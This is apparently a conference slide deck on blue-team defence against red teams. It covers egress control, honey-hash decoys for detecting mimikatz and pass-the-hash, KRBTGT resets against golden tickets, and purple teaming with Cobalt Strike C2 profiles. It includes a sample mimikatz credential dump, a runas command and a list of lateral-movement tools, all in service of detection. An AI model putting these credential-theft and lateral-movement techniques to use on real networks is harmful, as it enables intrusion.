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
# EGRESS - HTTPS BEACON



# EGRESS - SMB BEACON



# EGRESS - DNS BEACON





**DEFEATING THE  
RED TEAM**

**(AND CATCHING THE REAL  
BAD GUYS AS A BONUS)**






# THE PYRAMID OF PAIN CONCEPT

Layer of detection  
and response

Pain inflicted  
on attacker



# DON'T DO WHAC A MOLE - PLAY A DIFFERENT GAME

## Forcing the red team to change TTPs and tools

- Remove persistence instead of hunting for post-exploitation tools
- The red team likely maintains a low and slow backup method to get back in
- Lateral movement is more than just PsExec (wmic, at, sc, schtasks, PowerShell, etc)

## Control and monitor egress


- Block outbound TCP / UDP
- Tunnel through proxy with authentication (will break many malware)
- Control DNS (!= blocking port 53) – let proxy handle DNS

## Tricks

- Leverage application whitelisting (even in audit mode)
- A good honeypot can be very attractive for the red team

# HONEY HASHES – CATCHING PASS-THE-HASH AND CREDENTIALS ABUSE

/runas /user:DOMAIN.COM\Super.Admin /netonly ipconfig



```
ca: mimikatz 2.0 alpha x64 (oe.eo)
Logon Time      : 5/4/2015 5:21:12 PM
SID             : S-1-5-21-855147523-3199156950-4164062746-1000
msu :
  [00000003] Primary
  * Username   : Super.Admin
  * Domain     : microsoft.com
  * NTLM       : 8842797845cabde1d8f43062d448ef49
  * SHA1       : 69cbae3e3a7fc40e5d19020a8576c43099dd6b70
tspkg :
wdigest :
  * Username   : Super.Admin
  * Domain     : microsoft.com
  * Password   : SecretPassword123
kerberos :
  * Username   : Super.Admin
  * Domain     : microsoft.com
  * Password   : SecretPassword123
ssp :
credman :

Authentication Id : 0 ; 454246 (00000000:0006ee66)
Session           : Interactive from 1
User Name         : Stan
Domain            : aapje
Logon Server      : AAPJE
```

Next: setup alert on credentials use

<http://blogs.technet.com/b/jhoward/archive/2010/06/16/getting-event-log-contents-by-email-on-an-event-log-trigger.aspx>

Original idea: <https://isc.sans.edu/diary/Detecting+Mimikatz+Use+On+Your+Network/19311>

# KRBTGT RESET – PROACTIVE GOLDEN TICKET PROTECTION

## Pass-the-ticket attack

- Attacker can abuse compromised KRBTGT account hash (= Kerberos secret key) to impersonate anybody in a Windows-domain based environment until the Kerberos secret key is reset.

**CERT-EU Security White Paper 2014-07:**

**“Containment by resetting twice the KRBTGT account password”**

**But, how do you know if one of your DCs has been owned in the past X years?**

## Solution

- Proactively reset the KRBTGT account password (e.g. weekly or monthly)
- No guarantees, but a very large multinational has implemented this without any significant problems

The background features a watercolor-style composition. A large red splash is on the left, and a large blue splash is on the right. They overlap in the center, creating a purple hue. Above the red splash is a smaller, lighter pink splash. To the right of the blue splash, there are several smaller blue dots of varying sizes. The text 'PURPLE TEAMING' is centered over the purple area, flanked by two horizontal white lines.

# PURPLE TEAMING

*Red and blue make purple*

# PURPLE TEAMING = RED + BLUE



## The idea of purple teaming

- Put the red and blue teams together in a room
- Combine offensive and defensive skillset
- Real-time tuning of protection and detection
- NOT a replacement for red teaming

## The Red Team

- Simulate latest relevant TTPs
- Generate data set for the blue team

## The Blue Team

- Use generated data set to define observables and indicators
- Create new monitoring use cases on the fly

## PURPLE TEAMING - SIMULATING C2

How to simulate malicious backdoors without having to install the actual malware on your user's systems?

### Malleable Command and Control

- Cobalt Strike feature to change beacon communications
- Simulate malware C2 (from crimeware to APT)
- Change many indicators (beyond just user agent)
- Repository at <https://github.com/rsmudge/Malleable-C2-Profiles>



## FITTING IT ALL TOGETHER – EXAMPLE SECURITY TESTING PROGRAM

Activity	Interval	Description
Vulnerability scanning	Monthly	Automated scanning of infrastructure and applications for known vulnerabilities
Penetration testing	Embedded in SDLC	Manual penetration testing of new or modified systems and applications
Deep dive	Quarterly	Whitebox assessment on specific topic (e.g. DDoS resilience)
Red teaming	Twice a year	Unannounced adversary simulation to test resilience against real attacks
Purple teaming	Quarterly	Simulation of latest adversary TTPs and real-time evaluation of protective and detective measures



## RESOURCES

Microsoft whitepaper on red teaming

[http://download.microsoft.com/download/C/1/9/C1990DBA-502F-4C2A-848D-392B93D9B9C3/Microsoft Enterprise Cloud Red Teaming.pdf](http://download.microsoft.com/download/C/1/9/C1990DBA-502F-4C2A-848D-392B93D9B9C3/Microsoft_Enterprise_Cloud_Red_Teaming.pdf)

Cobalt Strike blog on red teaming, purple teaming, etc.

<http://blog.cobaltstrike.com/>

Tradecraft training on red team operations by Cobalt Strike

<http://www.cobaltstrike.com/training>

Dark Side Ops training at Blackhat

<https://www.blackhat.com/us-15/training/dark-side-ops-custom-penetration-testing.html>

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